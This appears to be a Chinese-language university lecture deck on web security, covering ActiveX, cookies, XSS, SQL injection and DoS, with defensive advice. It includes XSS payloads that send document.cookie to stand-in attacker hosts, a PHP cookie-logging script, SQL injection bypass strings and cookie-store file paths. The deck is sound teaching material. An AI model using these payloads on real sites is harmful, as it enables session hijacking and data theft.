  - 恶意ActiveX控件可以修改注册表，使其发行者可信
  - 运行该发布者今后所有的插件不需要提示用户
- 未签名的控件
  - 浏览器对于未签名的控件会给出一个接受/拒绝的选项
  - 但即使你拒绝该控件，它也已被下载到一个临时文件夹中
  - 如果拒绝，它不会被执行，但也不会被删除

经典的ActiveX漏洞

- Fred McLain设计的Exploder和Runner控件
  - Exploder是一个ActiveX控件，购买了VeriSign数字签名
  - 控件可以关闭机器
  - Runner是一个可以打开DOS提示窗口的控件，控件很容易就可以执行格式化C盘或其他一些恶意命令
  - http://www.halcyon.com/mclain/ActiveX/Exploder/FAQ.htm
- 一个德国黑客组织开发的Quicken控件
  - 伪装成个人财务管理工具
  - 可以配置为自动登录银行和信用卡站点
  - 控件将搜索受控账户，并将用户资金转移到自己的帐户

沙箱(Sandbox)


- 应用程序或脚本在另一个应用程序中首先的运行权限
- 沙箱只能访问某些文件和设备



提纲

Cookies

- cookie：是存储在计算机上、与特定服务器关联的一小部分信息。
  - 当您访问特定网站时，它可能会将信息存储为cookie
  - 每次您重新访问该服务器时，cookie都会被重新发送到服务器
  - 用于在会话中保存状态信息




Cookies

- cookie可以保存任何类型的信息。
  - 可以保存敏感信息
  - 包括密码，信用卡信息，社保号码等等。
  - 分类：
    - **会话型cookie**：是浏览器的处理过程中保留的，是暂时性的，当浏览器关闭时则消除。
    - **持久性cookie**：而持久性的是保存在客户端的硬盘上的，浏览器关闭也不会消除。
  - 几乎所有大型网站都使用cookie

Cookies

- Cookie存储在你的计算机上，可以被控制
  - 许多网站要求你启用cookie才能访问站点
  - 它们存在你的计算机上，自然利于使用（思考ActiveX如何利用cookie ……）
  - 你可以(而且应该)定期清理cookie
  - 大多数浏览器可以选择关闭cookie；将某些站点排除在添加cookie之外；并且只接受某些站点的cookie



常见的cookie攻击

- 直接访问Cookie文件查找想要的机密信息
- 在客户端和服务端进行Cookie信息传递时候进行截取，进而冒充合法用户进行操作
- 修改Cookie信息，在服务端接收到客户端获取的Cookie信息的时候，对伪造过的Cookie信息进行操作

获取cookie的主要途径

- 直接读取磁盘的Cookie文件
  - IE浏览器Cookie数据位于：%APPDATA%\Microsoft\Windows\Cookies\ 目录中的xxx.txt文件 （可能有很多个，IE将各个站点的Cookie分别保存为一个xxx.txt这样的Cookie文件)

    如：

    C:\Users\GHC\AppData\Roaming\Microsoft\Windows\Cookies\0WQ6YROK.txt
  - Chrome的Cookie数据位于：%LOCALAPPDATA%\Google\Chrome\User Data\Default\ 目录中，名为Cookies的文件。

    如：C:\Users\GHC\AppData\Local\Google\Chrome\User Data\Default\Cookies

获取cookie的主要途径

- 使用网络嗅探器来获取网络上传输的Cookie
- 使用一些Cookie管理工具获取内存或者文件系统中的cookie
- 使用跨站脚本来盗取cookie（扩展：https://dvwa.co.uk）

如何防范cookie攻击

- 不要在Cookie中保存敏感信息
- 不要在Cookie中保存没有经过加密的或者容易被解密的敏感信息
- 对从客户端取得的Cookie信息进行严格校验
- 记录非法的Cookie信息进行分析，并根据这些信息对系统进行改进
- 使用SSL/TLS来传递Cookie信息

提纲

跨站脚本(XSS)

- 跨站脚本(XSS)：攻击者将脚本代码注入Web应用程序生成的页面
  - 脚本是恶意代码
  - JavaScript (AJAX!), VBScript, ActiveX, HTML, or Flash
  - 威胁
  - 网络钓鱼，劫持，更改用户设置，cookie盗窃/中毒，虚假广告，在客户端执行代码，……

XSS的例子

- 网站允许在留言簿中发布评论
- 服务器将评论合并到返回的页面

```
<HTML>
<BODY>
<TITLE> My Guestbook </TITLE>
Thanks for signing my guestbook! <br />
Here's what everyone else had to say: <br />
Joe: Hi! <br />
John: Hello, how are you? <br />
Jane: How does this guestbook work? <br />
</body>
```

- 攻击者可以发表包含恶意JavaScript的评论

```
Evilguy: <script>alert("XSS Injection!");
</script> <br />
```

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php"
      method="POST">
<input type="text" name="name">
<input type="text" name="message"
      size="40">
<input type="submit"
      value="Submit">
</form>
</body>
</html>
```

XSS攻击窃取Cookie

- 攻击1

```
<script>
document.location ="http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

- 攻击2

```
<script>
img= new Image();
img.src = "http://www.evilsite.com/steal.php?cookie=" + document.cookie;
</script>
```

XSS案例：Myspace案例

- 2005 年 Samy 在社交网站Myspace的个人资料中加入 Javascript，打开该页面的浏览器将执行该脚本－首先把被攻击者加为好友，其次把这段 XSS 复制到被攻击者的个人资料中
- 导致一场大规模的基于 XSS 漏洞的蠕虫传播，一个小时内，Samy 的好友数目超过了一百万个

Samy在2010年拉斯维加斯Blackhat大会

图片来源：毋眯特勒

XSS案例：Myspace案例

- Myspace 为清除所有被感染的用户文档中的 XSS， 被迫停止运行
- Samy 最终被判对 Myspace 进行经济赔偿并做 3 个月社会义工
- 下图是Samy在Myspace中的好友数量显示


跨站脚本(XSS)

- 攻击者通常在有漏洞的程序中插入Javascript，VBScript，ActiveX或Flash以欺骗用户
- XSS的发起条件：
  - Web服务器没有对用户输入进行有效性验证或者验证强度不够，而又轻易地将它们返回到客户端
  - 允许用户在表格或编辑框中输入不相关字符
  - 存储并允许把用户输入显示在返回给终端的页面上，而没有去除非法字符或者重新进行编码

跨站脚本(XSS)

- XSS示例（JSP）：

```
String msg = request.getParameter (“msg”);
out.print(msg)
```



跨站脚本(XSS)

- XSS示例（JavaScript）：

```
<script type="text/javascript">
    var value = document.getElementById("name1").value;
    document.write(value)
</script>
```

XSS盗取cookie

- 首先编写方法getCookie.php
  - ```
    <?php
    $cookie = $_GET['cookie'];
    $log = fopen("cookie.txt", "a");
    fwrite($log, $cookie ."\n");
    fclose($log);
    ?>
    ```
- 接下来需要向被攻击者的服务器页面上注入一段JS代码，用于将被攻击者的cookie传送到我们的服务器上
  - ```
    <script>
      document.location='http://AttackerServer/getCookie.php?cookie='+document.cookie;
    </script>
    ```

客户端对于XSS的防御

- 基于代理：
  - 分析浏览器和Web服务器之间的HTTP通信量
  - 寻找HTML中的特殊字符
  - 执行Web页面之前对它们进行编码

跨站脚本(XSS)

- 应用层防火墙：
  - 分析HTML页面中可能导致敏感信息泄漏的超链接
  - 对于使用不良请求的一系列链接进行停止操作
- 审计制度：
  - 监视JavaScript代码的执行，并将操作与高级策略进行比较，以检测恶意行为

提纲

SQL注入攻击

- SQL注入：就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令
- SQL注入的条件：
  - 许多web应用程序从表单中获取用户输入
  - 用户输入的信息通常用于构造提交到数据库的SQL查询。例如：

```
SELECT user FROM table
    WHERE name = 'user_input';
```

上述SQL语句就是在表table中选择name = 'user_input' 的用户信息

  - SQL注入攻击涉及在用户输入中放置SQL语句

SQL注入攻击

- 2016年，Ubuntu官方论坛被黑，泄露了超过200万数据，包括IP地址、用户名和电子邮件地址。经过调查，发现罪魁祸首是论坛插件Forumrunner的SQL注入Xday，因为没有及时打上补丁，才导致了用户数据的泄露

SQL注入攻击

- SQL:结构化查询语言(Structured Query Language)是一种数据库查询和程序设计语言，用于存取数据以及查询、更新和管理关系数据库系统；同时也是数据库脚本文件的扩展名
- SQL包括：
  - DDL：数据定义语言(CREATE，ALTER，DROP，DECLARE)
  - DQL：数据查询语句(WHERE，ORDER BY，GROUP BY，HAVING)
  - DML：数据操纵语言(SELECT，DELETE，UPDATE，INSERT)
  - DCL：数据控制语言(GRANT，REVOKE，COMMIT，ROLLBACK)
  - TPL：事务处理语言(BEGIN TRANSACTION，COMMIT，ROLLBACK)
  - CCL：指针控制语言(ECLARE CURSOR，FETCH INTO，UPDATE WHERE CURRENT)

SQL常见语句

- SELECT：用于从数据库中的一个或多个表中选择数据
  - SELECT + 列名（可以多列一起选择，用“,”分割）或者“*”

  如：SELECT user，password
- ORDER BY：用于在一个或多个字段(列)之后排序数据
  - ORDER BY + 列名 + ASC（升序排列）/DESC（降序）

  如：ORDER BY user ASC
- WHERE：用于筛选记录
  - WHERE + 列名 + 运算符 + 运算值


  如：SELECT * FROM tablename WHERE user_id = 12128
- LIMIT：允许只检索一定数量的记录(行)
  - LIMIT +起始行和行数

  如：SELECT * FROM tablename LIMIT 100,10

SQL注入之万能密码：' or '1'='1

- 在用户名和密码出输入“admin”和“123456”之后，后台执行的SQL语句是：
  - select name,pass from login_table where name='admin' and pass='123456'
- 当输入用户名：'or '1'='1时，SQL语句如下：
  - select name,pass from tbAdmin where name='' or '1'='1' and pass='123456'
- '1'='1' 永远为真，所以就验证通过了

SQL注入攻击



敏感信息泄露

SQL注入攻击

车牌SQL注入攻击

常见的SQL注入语句

测试字符串	变种	预期结果
'		触发错误，如果成功，数据库将返回一个错误。
1' or 'a' = 'a	1')or('a' = 'a	永真条件。如果成功，将返回表中所有的行。
value' or '1' = '2	value')or('1' = '2	空条件。如果成功则返回与原来值相同的结果。
1' and '1' = '1	1')and('1' = '1	永假条件。如果成功则不返回表中任何行。
1' or 'ab' = 'a' +' b	1')or('ab' = 'a' +' b	SQL Server串联。如果成功，则返回与永真条件相同的信息。
1' or 'ab' = 'a' 'b	1') or('ab' = 'a' 'b	Mysql串联。如果成功，则返回与永真条件相同的信息。
1' or 'ab' = 'a' ||' b	1')or('ab' = 'a' ||' b	Oracle串联。如果成功，则返回与永真条件相同的信息。

SQL 注入的防范

- 使用预编译语句，绑定变量
- 对用户提交的数据和输入参数进行严格的过滤：
  - 比如过滤逗号，单引号，分号等；如果 select，delete，from，” ，union 之类的字符串同时出现多个的话，也要引起重视；最好对用户提交参数的长度也进行判断
- 使用安全函数：比如 OWASP ESAPI
  - OWASP（Open Web Application Security Project）
  - ESAPI (OWASP企业安全应用程序接口)是一个免费、开源的、网页应用程序安全控件库，它使程序员能够更容易写出更低风险的程序。ESAPI接口库被设计来使程序员能够更容易的在现有的程序中引入安全因素。ESAPI库也可以成为作为新程序开发的基础


SQL 注入的防范

- 摒弃动态SQL语句，改用存储过程来访问和操作数据
  - 考虑 Web 程序需要对数据库进行的各种操作，建立存储过程，让程序调用存储过程来完成数据库操作。这样提交的数据将是作为参数传递给存储过程
- 最小权限原则：
  - 避免 Web 应用直接使用 root，dbowner 等高权限账户直接连接数据库

提纲


拒绝服务攻击

- 拒绝服务攻击DoS(Denial-of-service)：任何旨在使计算机或系统不可用或无法执行基本功能的攻击
  - TCP泛滥攻击
  - DNS放大攻击



拒绝服务攻击

- 分布式拒绝服务攻击DDoS(Distributed Denial-of-service)基于传统的DoS攻击之上
  - DoS攻击一般采用一对一方式，当攻击目标CPU速度低、内存小或者网络带宽小等各项性能指标不高，它的效果是明显的
  - 但随着技术发展，计算机的处理能力迅速增强，内存大大增加，同时也出现了万兆的网络，使得DoS攻击的困难程度加大
  - 高速网络也为DDoS攻击创造了极为有利的条件
  - DDoS控制大量僵尸计算机同时攻击目标



作业

思考题

- R-7.11, R-7.18
- C-7.6

本章结束

~End~

但行好事，莫問前程。
Those that can, do.
Those that cannot,
complain.